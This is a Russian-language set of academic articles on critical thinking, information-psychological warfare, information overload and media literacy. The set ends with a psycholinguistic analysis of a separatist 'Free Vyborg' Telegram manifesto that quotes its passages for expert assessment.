Фиксируя внимание на взаимосвязи критического мышления и психолого-информационной безопасности, следует отметить основные уровни и параметры их взаимовлияния. Критическое мышление — сформированная способность к поиску обоснованности и верификации получаемой информации доказательности собственной аргументации, самокритики и саморегуляции, выявлению взаимосвязей процессов и явлений, самостоятельности выводов и обобщения данных из разнообразных источников и сведений. Сформированность этих способностей в той или степени позволяет человеку осуществлять демаркацию информации, вызывающей и не вызывающей доверие (1), проводить отбор обоснованных данных на фоне нерелевантных источников и сообщений (2), выстраивать систему логически связанных и обоснованных суждений о предмете на основе противоречивой информации, поступающей из информационных каналов (3), испытывать необходимость в рефлексии и самооценке (4), противодействовать различным формам манипуляций (в том числе с использованием современных технологий маркетинга, зомбирования, игровых технологий, запугивания и др.) В настоящее время в условиях развернувшейся кибер-войны не только против национальной системы безопасности, но и направленной на каждого индивида, его персональную безопасность, выработка навыков критического мышления становится важнейшей задачей для системы образования и социальной работы с различными группами населения (имеющими возрастные особенности в восприятии информации и доверия к ней).

Таким образом, проведенный анализ исследований критического мышления определяет, что необходимо формировать критическое мышление в образовательной среде в рамках преподавания отдельных спецкурсов (дисциплин по выбору). В качестве примера внедрения научных разработок по когнитивной психологии для формирования навыков критического и аналитического мышления можно привести опыт ФГБОУ ВО «Астраханского государственного университета им. В.Н. Татищева», где в учебный процесс всех направлений подготовки была введена дисциплина «Когнитивные технологии». Одной из тем освоения программы является развитие критического мышления, в которой используются навыки сократической дискуссии и диалогического рассуждения, ориентация на логичность и последовательность в обработке информации, а также оценка достоверности источников информации, аргументов и теорий, на это также обращают внимание ученые И.Ф. Кефели, который уделяет изучению когнитивных технологий особую значимость как основе объективного знания для противодействия манипуляциям сознанием людей [12] и И.А. Баева, которая анализирует механизмы психологической безопасности социальной среды, [13] данные знания, подтверждаются исследованиями, проведенные учеными М.В. Гудковой, Е.Н. Волковым, Е.В. Мурюкиной, И.В. Чельшевой [14-18].

Заключение. Исходя из вышесказанного, можно определить, что многие ученые отмечают необходимость осуществления междисциплинарного подхода в изучении критического мышления, также отмечают отсутствие системного подхода в образовательном процессе и работе с различными группами населения при подготовке специалистов различной направленности. Сегодня развитие критического мышления у студентов в период обучения в вузе выходит в ранг первоочередных задач высшего образования, так как подготовка высококвалифицированных специалистов, способных самостоятельно мыслить, анализировать, осуществлять поиск данных, аргументировать, систематизировать, структурировать информацию являются ключевыми навыками специалиста в любой отрасли, а за частую в реальности оказывается, что ожидания как выпускников, так и работодателей не всегда оправдываются. Критическое мышление выступает стимулирующим фактором научного поиска в области направления информационно-психологической и когнитивной безопасности личности.

СПИСОК ЛИТЕРАТУРЫ

1. Курилина Ю.В., Денег Д.В. Критическое мышление как целевой ориентир формирования информационно-личностной безопасности // Актуальные вопросы педагогической науки и образования. Сборник статей по материалам авторских исследований II Всероссийской студенческой научно-практической конференции. Краснодар : Кубанский государственный университет, 2022. С. 228–237.
2. Рожкова А. В. Обзор научных теорий формирования критического мышления в исследованиях российских и западных учёных // Мир науки. Педагогика и психология. 2023. Т. 11. № 5.
3. Кочерга А. В. Взаимосвязь мышления, чувств и воображения в развитии критичности человека / Автореф. дис. канд. психол. наук: 19.00.01. Ин-т психологии им. Костюка АПН Украины. 2003. С. 116.
4. Баева Л.В. Экзистенциальная безопасность в условиях техногенной культуры // Вестник Российского университета дружбы народов. Серия: Философия. 2025 Т. 29 № 2 С. 282–301.
5. Рерке В.И., Бубнова И.С., Демаков В.И. Информационно-психологическая безопасность как научно-исследовательская дефиниция // Научно-педагогическое обозрение. 2022. № 5 (45). С. 202–211.
6. Кефели И. Ф. Асфатроника: на пути к теории глобальной безопасности: монография. СПб.: ИПЦ СЗИУ РАНХиГС, 2020. 228 с.
7. Сонин А.А. Информационно-психологическая безопасность личности // Молодежь и наука: актуальные проблемы педагогики и психологии. 2021. № 6. С. 111–116.
8. Мазарчук Н.И., Мазарчук Е.О., Соколов А.Н. Критическое мышление студентов вуза педагогического вуза: актуальное состояние // Муниципальное образование: инновации и эксперимент. 2019. № 4(67). С. 43–50.
9. Боязитова И.В., Белоус В.В., Ромашенко С.В. Исследование навыков критического мышления и их эффективности у студентов на разных этапах обучения в вузе // Психология. Историко-критические обзоры и современные исследования. 2016. Т.5. (№ 6). С. 189–201.
10. Лебедева Н.В. Критическое мышление у студентов на разных этапах обучения в вузе // Известия Балтийской государственной академии рыбопромыслового флота. 2022. № 3(61). С. 12–19. Doi:10.46845/2071-5331-2022-3-61-12-19
11. Иванкина Л.И. Критическое мышление как инструмент идентификации FAKE NEW и способ повышения информационной стрессоустойчивости в условиях VUCA-МИРА//Сборник: Политическое пространство и социальное время: стратегический вектор общественного развития в условиях полицентричного мира. Сборник научных трудов XXXIX Международного Харакского форума. 2022. С. 82–90.

12. Клустер Д. Что такое критическое мышление? // Критическое мышление и новые виды грамотности. 2005. С. 5-13.
13. Прологомены когнитивной безопасности. Коллективная монография / Под редакцией И. Ф. Кефели. СПб.: ИД «Петрополис», 2023. 488 с.
14. Баева И.А. Психологическая безопасность в образовании: Монография. СПб.: СОЮЗ. 2002. 271 с.
15. Гудкова М.В. Специфика протекания процессуальных и операциональных компонентов критического социального мышления субъекта под действием эффекта контраста // Вестник Тамбовского университета. Серия Гуманитарные науки. 2010. Вып. 1 (81). С. 210–214.
16. Волков Е.Н. Научение научному (критическому) мышлению и визуальная объективизация знаний: содержание, практика, инструменты // Вестник Нижегородского университета им. Н.И. Лобачевского. Серия: Социальные науки. 2016. № 2(42). С. 199-203.
17. Гудкова М.В. Тренинг развития мыслительных процессов, обеспечивающих развитие критического социального мышления субъекта. Смоленск: Изд-во «Универсум», 2006. 56 с.
18. Мuryкина Е.В., Челышева И.В. Развитие критического мышления студентов педагогического вуза в рамках специализации «Медиаобразование». Учебное пособие для вузов / Отв. ред. А.В. Федоров. Таганрог: Изд-во: Кучма, 2007. 162 с.

УДК 404.4

ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ ВОЙНА ЧЕРЕЗ ПРИЗМУ ФИЛОСОФИИ

Бартош Александр Александрович

Московский институт социологических исследований

Москва, 127461, Санникова 3-2-128

e-mail: aerointel@mail.ru

Аннотация. В статье показана необходимость комплексного междисциплинарного подхода к исследованию проблем информационно-психологической войны. Автор обращает внимание на стратегию гибридной войны, которая использует в качестве инструментов информационно-психологическую, когнитивную и ментальную войны, технологии контролируемого хаоса и цветных революций, а также прокси-войну. Подчеркивается, что особый размах синергия этих инструментов приобретает в рамках Мировой гибридной войны. В статье сделана одна из первых попыток осмыслить онтологию, эпистемологию, антропологический подход применительно к информационно-психологической войне.

Ключевые слова: мировая гибридная война; инструменты; философия; онтология; эпистемология; антропология.

INFORMATION AND PSYCHOLOGICAL WAREFARE THROUGH THE PRISM OF PHILOSOPHY

Bartosh Alexander

Abstract. The article shows the need for a comprehensive interdisciplinary approach to the study of information and psychological warfare. The author draws attention to the strategy of hybrid warfare, which uses information and psychological warfare, cognitive and mental warfare, controlled chaos technologies, and color revolutions, as well as proxy warfare, as tools. It is emphasized that the synergy of these tools acquires a special scope within the framework of the World Hybrid War. The article makes one of the first attempts to comprehend the ontology, epistemology, anthropological approach in relation to information and psychological warfare.

Keywords: World Hybrid War; tools; philosophy; ontology; epistemology; anthropology.

Введение. В информационной войне используются различные инструменты воздействия на противника, включая информационно-психологические, когнитивные и ментальные методы. Заметим, что хотя эти понятия пересекаются, у них есть ключевые различия.

Цель информационно-психологической войны (ИПВ) — осуществлять воздействие на эмоции, восприятие и поведение людей через информацию используя методы пропаганды, дезинформации, манипуляции через СМИ, соцсети, слухи для создания страха, паники, ненависти или, наоборот, ложного чувства безопасности.

Уровень воздействия ИПВ — эмоциональный и поведенческий. Примеры: вброс ложных новостей о коррупции в правительстве для подрыва доверия, использование ботов в соцсетях для разжигания протестов.

Стратегия ИПВ. Информационно-психологическая война — это форма противоборства, направленная на воздействие на сознание и поведение людей с целью достижения политических, экономических или военных преимуществ. Она использует методы манипуляции, пропаганды, дезинформации и психологического давления, чтобы изменить восприятие реальности у целевых групп. Основные цели ИПВ: дестабилизация управления, нарушение работы государственных институтов и систем принятия решений, подрыв доверия к власти, оказание влияния на политических лидеров, военное руководство и элиты противника для принятия выгодных агрессору решений.

Стратегия ИПВ предусматривает манипуляцию массовым сознанием за счёт формирования нужных установок в обществе через СМИ, пропаганду и культурное влияние, а также внедрение ложных стереотипов, искажение фактов, создание эмоционального восприятия событий в выгодном ключе [5].

Делается ставка на подрыв морально-психологического состояния и деморализацию населения и вооруженных сил противника, на распространение пораженческих настроений и разжигание внутренних конфликтов, поддержку диссидентских и оппозиционных движений.

Важная роль отводится изменению культурных и ценностных ориентиров путём трансформации традиционных устоев общества, внедрения чуждых идеологических моделей, использования технологий «эмоционального шока» для дезориентации аудитории управления реакциями [5].

В ИПВ предполагает достижение стратегических преимуществ без военных действий. Ослабление и развал государства-противника ведутся через информационное давление, экономические санкции и дипломатическую изоляцию с целью подготовки условий для смены политического режима или территориального передела (как в случае планов Запада по расчленению СССР и Российской Федерации). Подробно стратегия Мировой гибридной войны исследована в работе А. Бартоша «Мировая гибридная война» [1].

Способы ведения ИПВ включают пропаганду и дезинформацию путём контроля медиапространств и создание нужных нарративов. Это процесс, который предполагает определение целей, изучение аудитории, разработку структуры истории и использование определённых методов. Нарратив — это последовательное изложение событий, объединённых смыслом, не просто набор фактов, а история, в которую население страны и правящие элиты могут поверить.

Осуществляются кибератаки и информационные операции: взлом систем, манипуляция данными, проводятся психологические операции, оказывающие воздействие на эмоции, внедрение агентов влияния в СМИ. Инструментами «мягкой силы» при проведении культурной экспансии служат кино, музыка, образование.

В этом контексте работа А.В. Леона «Информационно-психологическая война в философском и лингвистическом осмыслении» может служить удачным примером междисциплинарного исследования феномена информационно-психологической войны, развязанной в настоящее время против России. В монографии приведены результаты глубокого анализа философской, исторической, лингвистической точек зрения на спорные тексты, в которых дискредитируются такие духовные ценности современного российского общества, как победа СССР в Великой Отечественной войне, Русская православная церковь и православие [3]. Авторы проводят мысль о том, что для защиты необходимы критическое мышление, медиаграмотность и государственные меры по противодействию манипуляциям сознанием.

Таким образом, ИПВ — это «война без выстрелов», в которой победа достигается не разрушением инфраструктуры, а перепрограммированием сознания. Её главная опасность — незаметность: общество может не осознавать, что стало полем битвы, пока не произойдут необратимые изменения.

В качестве мер по защите исторического сознания российского общества от информационной агрессии можно было бы в интересах патриотического воспитания населения страны, в первую очередь молодежи, осуществить первоочередное государственное финансирование отечественного кинематографа, создающего документальные и художественные фильмы на патриотическую тематику, с привлечением военных и научных консультантов; считать перспективной подготовку педагогических кадров, которые будут заниматься противодействием ИПВ, а также пропагандой традиционных духовных ценностей в молодёжной среде.

Философское измерение ИПВ. Философское измерение информационно-психологической войны как инструмента гибридной войны затрагивает фундаментальные вопросы природы реальности, сознания, власти и этики в цифровую эпоху. Ключевые аспекты этого феномена с привлечением языка философии можно представить следующим образом:

— Онтология информационно-психологической войны ставит под вопрос традиционные представления о реальности, пытается объяснить, **что реально, а что нет, и почему человек приходит к определённым решениям**. Онтология исследует вопросы «конструирования реальности»: постмодернистские идеи о симулякрах и гиперреальности широко используются гибридной войной и проявляются в том, что информационные операции создают альтернативное, нужное противнику, понимание обстановки, подменяющие объективную реальность.

— Эпистемологический кризис открывает недостаток **знания**, когда описание мира отстаёт от опыта и экспериментальных данных: явления есть, но наука не может их назвать и объяснить, в лучшем случае может предложить гипотезу, но не объяснение, гибридная война как война смыслов подрывает саму возможность достоверного знания (постправда, дезинформация).

Антропологический подход рассматривает человека как поле битвы и объект манипуляций сознанием, эксплуатации когнитивных искажений, эмоциональных реакций и коллективных мифов.

— ИПВ создаёт кибернетическую субъективность, превращающую человека в объект программирования с целью создания контролируемого общества, а цифровые платформы использует как новые пространства для формирования идентичности.

— ИПВ формирует новую этику и ответственность посредством морального релятивизма, когда в гибридных войнах стирается грань между войной и миром, правдой и ложью, что ставит вопрос о возможности этических ограничений и ответственности. Серьёзный импульс применению технологий ИПВ придаёт «техноэтика», связанная с расширяющимся использованием искусственного интеллекта для воздействия на целевые аудитории, что требует переосмысления традиционных норм морали и нравственности.

Новое качество ИПВ придают достижения политической философии, исследующей феномены власти и сопротивления применительно к «биополитике», в которой ИПВ становится инструментом управления не через прямое насилие, а через контроль сознания, а также разработке контрстратегий в философии ненасильственного сопротивления, которые могут предложить альтернативные модели противодействия манипуляции.

Развитие теории и практики ИПВ позволяет выстраивать некоторые футурологические прогнозы, связанные с феноменом «цифровой экзистенции», изучающей изменённые модели социального поведения, например, модели целеполагания, характера повседневных практик и вектора ценностных ориентаций. Прогноз «постчеловеческой реальности» опирается на развитие нейротехнологий и ИИ, что может привести к тотальному слиянию войны и повседневности и придать развитие концепции цифрового суверенитета и новых форм

коллективного разума. Исследованию этих проблем посвящена работа И.Ф. Кефели «Асфатроника: на пути к теории глобальной безопасности» [2].

Философия применения инструментов гибридной войны: информационно-психологической войны, технологий контролируемого хаоса и цветных революций, а также прокси-войн отражает современные формы гибридного противоборства, где традиционные военные методы сочетаются с манипуляцией сознанием, политическими технологиями и непрямыми действиями. Эти концепции отражают трансформацию конфликтов в XXI в., где ключевыми становятся контроль над информацией, управление массовым сознанием и использование третьих сторон для достижения стратегических целей. В этом контексте, философия информационно-психологической войны как механизма системного воздействия на сознание общества и элит для изменения их поведения в интересах агрессора, использует культурно-цивилизационные модели: Евразийскую, находящуюся в процессе становления (Россия, Китай); Англо-саксонскую (США, Великобритания), которая делает акцент на «мягкой силе» [4], на так называемом «экспорте демократии» и силовом умиротворении через прокси-войны, ВНК, НПО и СМИ; Ближневосточную (исламский мир); использование религиозных нарративов, а также Технологии, включая кибервойну, манипуляции медиа (например, CNN во время войны в Ираке).

В общем виде стратегия ИПВ включает следующие Этапы ИПВ: стратификация общества → поляризация → инициализация протестов → цепная реакция → коррекция планов.

Конечная цель: замена вооружённых конфликтов контролируемым хаосом и цветной революцией, где победа достигается без прямых боевых действий.

Заключение. Таким образом, информационно-психологическая война — это не просто технология, а новый этап эволюции власти и коммуникации. Её философское осмысление требует междисциплинарного подхода, объединяющего эпистемологию, этику, политическую теорию и футурологию. Практическую значимость приобретает вопрос в том, сможет ли человечество сохранить автономию сознания или станет полностью зависимым от цифровых манипулятивных систем. Актуальность этому предположению придаёт ширящееся внедрение искусственного интеллекта в стратегии информационной войны, что само по себе представляет объект отдельного исследования.

СПИСОК ЛИТЕРАТУРЫ

1. Бартош, А.А. Мировая гибридная война // А.А. Бартош. Москва: Изд. Горячая линия Телеком, 2023. 541 с.
2. Кефели, И.Ф. Асфатроника: на пути к теории глобальной безопасности. Изд.: Евразийская интеграция: экономика, право, политика. 2020, 106 с.
3. Леопа, А. В. Информационно-психологическая война в философском и лингвистическом осмыслении: монография / А. В. Леопа, О. В. Фельде, К. В. Волчок; под общ. ред. Е. Н. Гарина. Красноярск: Сиб. федер. ун-т, 2022. 152 с.
4. Най, Джозеф С. Гибкая власть: как добиться успеха в мировой политике. Н.: ФСПИ «Тренды», 2006. 221 с.
5. Ростова, Н.Н. Философская аналитика идеи постправды // Журнал: Христианское чтение, Философские науки. 2018. № 6. С. 130-138. URL: <https://cyberleninka.ru/article/n/filosofskaya-analitika-idei-postpravdy> (дата обращения 15.08.2025).

УДК 37.015.31

ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ БЕЗОПАСНОСТИ ЛИЧНОСТИ В УСЛОВИЯХ ПЕРЕИЗБЫТКА ИНФОРМАЦИИ

Колеменко Андрей Михайлович

Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия
e-mail: gorbunovaib@herzen.spb.ru.

Аннотация. Современное общество живёт в условиях тотальной информационной насыщенности. Потоки новостей, рекламы, сообщений и мультимедийного контента окружают человека повсюду — от смартфона до телевизора. С одной стороны, доступность информации расширяет возможности для самообразования и развития. С другой — создаёт серьёзные риски для психики и сознания. В этих условиях всё большее значение приобретает информационно-психологическая безопасность — состояние защищённости личности от деструктивных информационных воздействий, способных вызвать искажение восприятия, манипуляцию поведением или психологический дискомфорт.

Ключевые слова: информационно-психологическая безопасность; мультимедийный контент; манипулятивные технологии; эффект «информационного пузыря»; медиаграмотность.

INFORMATION AND PSYCHOLOGICAL SECURITY OF THE INDIVIDUAL IN CONDITIONS OF AN OVERABUNDANCE OF INFORMATION

Kolemenko Andrey

Herzen State Pedagogical University of Russia
48 Moika River Emb., St. Petersburg, 199406, Russia
e-mail: gorbunovaib@herzen.spb.ru

Abstract. Modern society lives in conditions of total information saturation. Streams of news, advertisements, messages and multimedia content surround a person everywhere — from a smartphone to a TV. On the one hand, the

availability of information expands opportunities for self-education and development. On the other hand, it creates serious risks for the psyche and consciousness. In these conditions, information and psychological security is becoming increasingly important — the state of personal protection from destructive information influences that can cause perception distortion, behavior manipulation, or psychological discomfort.

Keywords: information and psychological security; multimedia content; manipulative technologies; «information bubble» effect; media literacy.

Введение. Основные угрозы информационно-психологической безопасности человека. Современные медиа и социальные сети используют психологические приёмы для управления вниманием и поведением пользователей. Эмоциональные триггеры в заголовках («шок», «катастрофа») заставляют реагировать моментально, а повторение одних и тех же идей формирует иллюзию правдивости. Фрейминг позволяет подавать события в нужном ключе — одно и то же явление можно представить и как «борьбу за свободу», и как «угрозу обществу». Эхо-камеры поддерживают только совпадающие взгляды, усиливая радикализацию. Микротаргетинг использует персональные данные для точечной подачи сообщений. Манипуляция работает незаметно: человек уверен, что действует по своей воле, хотя его решение было подготовлено заранее.

Информационный шум и перегрузка. Современный человек ежедневно сталкивается с тысячами информационных сигналов. В результате чего снижается концентрация внимания, усиливается поверхностное («клиповое») мышление, возникает усталость и апатия. На фоне перегрузки человек перестаёт тщательно проверять сведения, что облегчает внедрение манипулятивных сообщений.

Фейки и дезинформация. Поддельные новости и фотомонтажи активно используются для управления общественным мнением. Их эффективность объясняется психологическими эффектами:

- первое сообщение запоминается лучше опровержений;
- эмоциональная окрашенность вызывает быстрое распространение;
- иллюзия консенсуса формируется за счёт многократного повторения в разных источниках.

Даже разоблачённые фейки продолжают влиять на восприятие, поскольку мозг удерживает эмоциональный след.

Эффект «информационного пузыря». Алгоритмы платформ подстраивают контент под интересы пользователя. Это создаёт иллюзию, что «все думают так же». Что приводит к исчезновению противоположных точек зрения, усиливается уверенность в собственной правоте и взгляды становятся более крайними и нетерпимыми. Так формируются «эхо-камеры», где общество дробится на изолированные группы.

Подсознательное воздействие. Реклама и цифровые сервисы используют скрытые стимулы, действующие на бессознательном уровне: музыка, цвета и визуальные паттерны вызывают нужные ассоциации; «дофаминовые крючки» (лайки, награды, уведомления) формируют зависимость; приятный контент усиливает доверие к встроенным в него брендам. Человек не осознаёт источник влияния, но его поведение уже изменено [1-4].

Пути обеспечения информационно-психологической безопасности. Знание способов для манипуляций вниманием уже является первым шагом. Прочитав этот текст, можно отфильтровать часть информации, находя уже известные приемы. В сегодняшних реалиях СМИ вынуждены пользоваться психологическими уловками для того, чтобы создать ажиотаж или выделиться на фоне прочих. Поэтому стоит проверять любую информацию, даже представленную в этой статье. Проверка источников, поиск альтернативных точек зрения и внимательное отношение к эмоционально окрашенной информации помогают снижать риск манипуляций и развивать критическое мышление. Настройка приватности в соцсетях, использование блокировщиков рекламы, обращение к первоисточникам и сервисам факт-чекинга позволяют снизить влияние дезинформации. Ограничение информационного потока, контроль времени в сети, очистка лент от лишнего контента помогают мозгу справляться с перегрузкой и сохранять способность к анализу.

Важно также поддерживать психологическую устойчивость. Поддержание режима сна, физической активности и реального общения снижает восприимчивость к агрессивным информационным воздействиям. Осознанное использование технологий, управление настройками рекомендаций, использование приложений для контроля экранного времени, а также сознательное чтение материалов с разных точек зрения помогают «ломать» алгоритмы и расширять кругозор, а также сводят влияние информационно-психологических угроз к минимуму [5, 6].

Заключение. Можно сказать, что, чем выше уровень медиаграмотности и осознанности, тем меньше шансов стать объектом манипуляции. В условиях цифрового общества каждый человек должен учиться критически воспринимать информацию, контролировать собственное информационное поле и поддерживать психологическую устойчивость.

СПИСОК ЛИТЕРАТУРЫ

1. Баранов, А. В. Информационная безопасность: учебное пособие / А. В. Баранов. М.: Юрайт, 2020. 255 с.
2. Лопатин, В. Н. Информационно-психологическая безопасность личности и общества / В. Н. Лопатин. СПб: Питер, 2019. 288 с.
3. Castells, M. The Rise of the Network Society / M. Castells. Oxford: Wiley-Blackwell, 2010. 594 p.
4. Sunstein, C. R. #Republic: Divided Democracy in the Age of Social Media / C. R. Sunstein // Princeton: Princeton University Press, 2017. 321 p.
5. Губанов, Э. В. Информационно-психологическая безопасность личности в социальных сетях (на примере сети «ВКонтакте») / Э. В. Губанов, З. К. Евсеев // Автономия личности. 2023. № 1 (29). С. 103-108.
6. Архангельская, И. Б. «Свой круг»: медиапотребление российской молодёжи развлекательного контента в социальных сетях 2022-2024 (по результатам эмпирического исследования) / И. Б. Архангельская // Знак: проблемное поле медиаобразования. 2024. № 2 (52). С. 75-84.

УДК 304.444

**СЕПАРАТИСТСКИЙ ДИСКУРС В СЕТЕВЫХ МЕДИА: (ПСИХОЛИНГВИСТИЧЕСКИЙ АНАЛИЗ
ЭКСТРЕМИСТСКИХ КОМПОНЕНТОВ В МЕДИАТЕКСТАХ)****Мельник Галина Сергеевна**

Санкт-Петербургский государственный университет
Университетская наб., 7–9, Санкт-Петербург, 199034, Россия
e-mail: melnik.gs@gmail.com

Аннотация. Статья посвящена психолингвистическому анализу публикаций на сетевых ресурсах, пропагандирующих распад Российской Федерации; выявлению психосоциальных и медийных стратегий, которые используются для вовлечения аудитории в деструктивные сообщества. Объекты внимания — информационные ресурсы сторонников и последователей движения «Граждане СССР», «Вольный Выборг», «Народный совет Выборга». Представлены результаты психолингвистического анализа текстов, проведённого Центром экспертиз СПбГУ по запросам прокуратуры РФ.

Ключевые слова: медийные стратегии и тактики; психосоциальные технологии; информационная гигиена; пропагандистские фабрики; экстремизм; психолингвистический анализ.

**SEPARATIST DISCOURSE IN ONLINE MEDIA: (PSYCHOLINGUISTIC ANALYSIS
OF EXTREMIST COMPONENTS IN MEDIA TEXTS)****Melnik Galina**

Saint Petersburg State University
7-9 Universitetskaya Emb, St. Petersburg, 199034, Russia
e-mail: melnik.gs@gmail.com

Abstract. The article is devoted to the psycholinguistic analysis of publications on online resources that promote the collapse of the Russian Federation; identifying psychosocial and media strategies that are used to involve the audience in destructive communities. The objects of attention are the information resources of supporters and followers of the movement «Citizens of the USSR», «Free Vyborg», «People's Council of Vyborg». The results of the psycholinguistic analysis of the texts, conducted by the Center for Expertise of St. Petersburg State University at the request of the Prosecutor's Office of the Russian Federation, are presented.

Keywords: media strategies and tactics; psychosocial technologies; information hygiene; propaganda factories; extremism; psycholinguistic analysis.

Введение. Сепаратизм в российском медиапространстве становится фактором гибридных войн, разворачиваемых на разных информационных площадках. Целые пропагандистские фабрики разрабатывают алгоритмы разрушения российской государственности, работая с разными целевыми аудиториями. Возрастает когнитивная опасность агрессивного и деструктивного медийного вторжения в сферу рационального сознания и эмоционального состояния аудитории, которая вовлекается в обсуждение проблемы территориальной целостности России. В связи с этим обстоятельством в научном дискурсе ставится вопрос о разработке технологии определения инфицированности россиян контентом деструктивной и психоманипулятивной пропагандой сетевых источников и поиск средств профилактики повреждающих политическое сознание граждан информационных воздействий [1–3].

Результаты исследования. В группе гражданского движения «Вольный Выборг» (VAPAA VIIPUR) в мессенджере «Telegram» публикуется «Манифест» с комментариями участников инициативной группы «Вольный Выборг» и демонстрируются карты «Территориальные претензии будущей Выборгской республики». Цель публикации — эксплицитна (открыто выражена): «освобождение Выборгского и Приозерского районов Ленинградской области из-под власти Москвы и создание на их основе независимой Выборгской Республики». Желанная цель — «крах МОР (московского оккупационного режима)». Вся система доводов, изложенных в Манифесте и постах, сводится к идее завершения эпохи «арестов и репрессий, подавления свободы слова и свобода мысли». Авторы подводят читателя к выводу о необходимости смены «режима Москвы». Эпоха, по мнению авторов, должна неминуемо закончиться падением «преступного московского фашистского режима». Субъекты речи прямо не называют насильственные способы смены власти, но из контекста становится понятным, что имеются в виду именно эти, а не мирные способы. «Мы искренне стремимся к миру и процветанию, и хотели бы чтобы свобода пришла на нашу землю иным путём. Но очевидно, что это невозможно, и мы не видим иного выхода, кроме как добиваться этой свобода самостоятельно». Методы воздействия на аудиторию не новы и предполагают использование мифов, метафор, символики, архетипов.

Создатели «Манифеста» отстраиваются от всего российского и заявляют: «Мы движимы чувством глубочайшей любви к нашей земле и уважения к её историческому — карельскому, шведскому и финскому — наследию. Мы верим, что каждый человек, живущий здесь, имеет право на подлинную свободу, равенство и справедливость». Фразу можно понять, что эти «мы» привержены только всему карельскому, шведскому и финскому и не признают исторического прошлого России.

«Манифест» объективно может сформировать и закрепить в читательском сознании отрицательный стереотип в отношении России, послужить основой для ультрарадикальных устремлений, поскольку открыто

оправдывает правомерность применения насилия в отношении «власти Москвы». Одним из первых предлагается тезис: *«Мы не желаем иметь ничего общего с произволом антинародной, коррумпированной и, по сути, оккупационной власти, развязавшей войну с соседней страной, и неоднократно угрожавшей другим странам, в том числе — применением оружия массового поражения»*. Этот тезис является по сути открытым публичным заявлением о поддержке Украины в ее противостоянии с Россией (эта позиция далее неоднократно подтверждается в сообщениях, размещенных в мессенджере в Телеграмм, заключается в одобрении деятельности РДК И ЛРС).

В документе всесторонне обосновывается необходимость изменить политический строй, переписать Конституцию. Авторы «Манифеста» заявляют, что границы Выборгского и Курортного районов надо рассматривать как спорные территории. Правда, делают оговорку, что этот вопрос откладывается до момента, когда в перспективе будет возможность вхождения *«спорных территорий в состав Финляндии»*. Акцентируя внимание на том, что *«эта земля была частью Суоми. Нас объединяют глубочайшие исторические и культурные, экономические связи»*, напоминают, что поддержка движения *«священный долг финского народа и правительства»*.

Создатели «Манифеста» подтверждают, что рассматривают обозначенную территорию как неотъемлемую и, на данный момент, *«оккупированную частью финно-угорского пространства»*, и более того, частью пространства, *«принадлежащего европейской цивилизации»*.

В гербе будущего государства предлагается изобразить *«вооруженные руки»*, которые *«выражают многовековую борьбу за земли Карельского перешейка»*, иными словами, борьба предполагается не просто словесная, а вооруженная. В гербе изображены две руки, держащие мечи, то есть готовые к удару. В объяснении символики герба есть фраза: *«Мечи — символ готовности к борьбе за наши идеалы, а тип мечей — исторически распространённый по всей Европе — указывает на выбор нами европейского цивилизационного пути»*. И в символике подчеркивается идея насильственной смены власти. Активно используется символика: предлагаемый в «Манифесте гражданского движения «Вольный Выборг» флаг будущей «республики» в виде «прямоугольного зеленого полотнища с черным скандинавским крестом с медной окантовке» скопирован с флага т. н. «Ухтинской республики» (Северо-Карельской республики), о чем не говорится в манифесте, как и об истории данного флага в XX в. Данная «республика» возникла как сепаратистское образование в период гражданской войны в России на территории советской Карелии [4, с. 9].

Посты в мессенджере Телеграмм в поддержку «Вольного Выборга» содержат творческую часть — преимущественно патриотические стихи, использующие эмоциональный капитал для воздействия на сторонников движения.

В «Манифесте» выражено желание вернуть все наименования (названия) географических мест, имеющих финско-угорскую этимологию и конституционно утвердить карельский и финский язык как государственные, наряду с русским, вернуть историческую память (*«Чтя наследие Выборгской земли, мы выступаем за возвращение её исконных имён»*). Объектом агрессии являются представители верховной власти как социальной группы, в отношении которой применяются ярлыки, оскорбительные высказывания.

В постах и «Манифесте» пропагандируется, обосновывается, одобряется в содержании информационных материалах «нарушение суверенитета, территориальной неприкосновенности или политической независимости Российской Федерации или народа, отчуждение части территории Российской Федерации, способствует и может способствовать содержанию информационных материалов планированию, подготовке, развязыванию или ведению агрессивной войны».

Исполнители действий — некие «мы» (подписанты и создатели манифеста), то есть те, кто должен вести борьбу партизанскими методами, вести агитацию, пропаганду с целью популяризации идеи независимости Выборгской Республики и отделение указанных территорий от России, вовлекать других членов организацию (*«Ключевые задачи «Вольного Выборга» на данный момент — распространение наших идей и увеличение числа наших сторонников/соратников»*).

В задачи членов движения входит проведение агитационной работы. *«Листовки, стикеры, qr-коды, граффити — годятся любые средства и способы»*, *«работа, направленная на обнародование преступных действий московского режима на нашей земле, — популяризация истории региона в контексте истории финно-угорских народов»*. Содержится намек на иные действия: *«иные действия и методы, которые мы сочтём приемлемыми и необходимыми»*.

В качестве символов выступают некие исторические герои. *«Сегодня соратники посетили финское кладбище; где лежат герои Зимней Войны. А также начали акцию «Возвращение памяти», цель которой — напомнить об истории и корнях нашей земли»*. И далее — призыв: *«Присоединяйтесь к акции и вы! Если вы житель Выборгского или Приозерского р-нов ЛО (и даже если нет, но поддерживаете нас и проживаете недалеко), то все, что необходимо сделать — узнать историческое финское/ карельское название населенного пункта, память о котором вы намерены вернуть, и оставить в видимых местах на его улицах несколько надписей вида «Не (росс. название)»*. В одном из постов рекомендуется чествовать Карла Густава Эмиля Маннергейма *«Сегодня исполняется 156 лет со дня рождения — человека, войска которого доблестно сражались за свободу нашей земли от советских оккупантов»*.

В постах под рубрикой «Вольный Выборг» обращается внимание на появление карты будущих пост-российских государств, где Карельский перешеек приписан то к Ингрии, то к Карелии, лучшая из которых признается карта Выборгского района 1923 года. Сторонникам движения и сочувствующим *«крайне рекомендуется для понимания того, что у нашей земли богатейшее финское наследие: достаточно взглянуть*

на имена населённых пунктов, которые советская власть попыталась варварски вычеркнуть на памяти, и о которых не помнит московский оккупационный режим».

Среди изображений (иллюстративного материала) есть силуэт военного в каске с автоматом. Картинка сопровождается вопросом: *«Какой мы бы хотели видеть роль Финляндии в процессе становления Выборгской Республики? Ответ на картинке»*. Этот поликодовый текст — намёк на вооруженное решение вопроса.

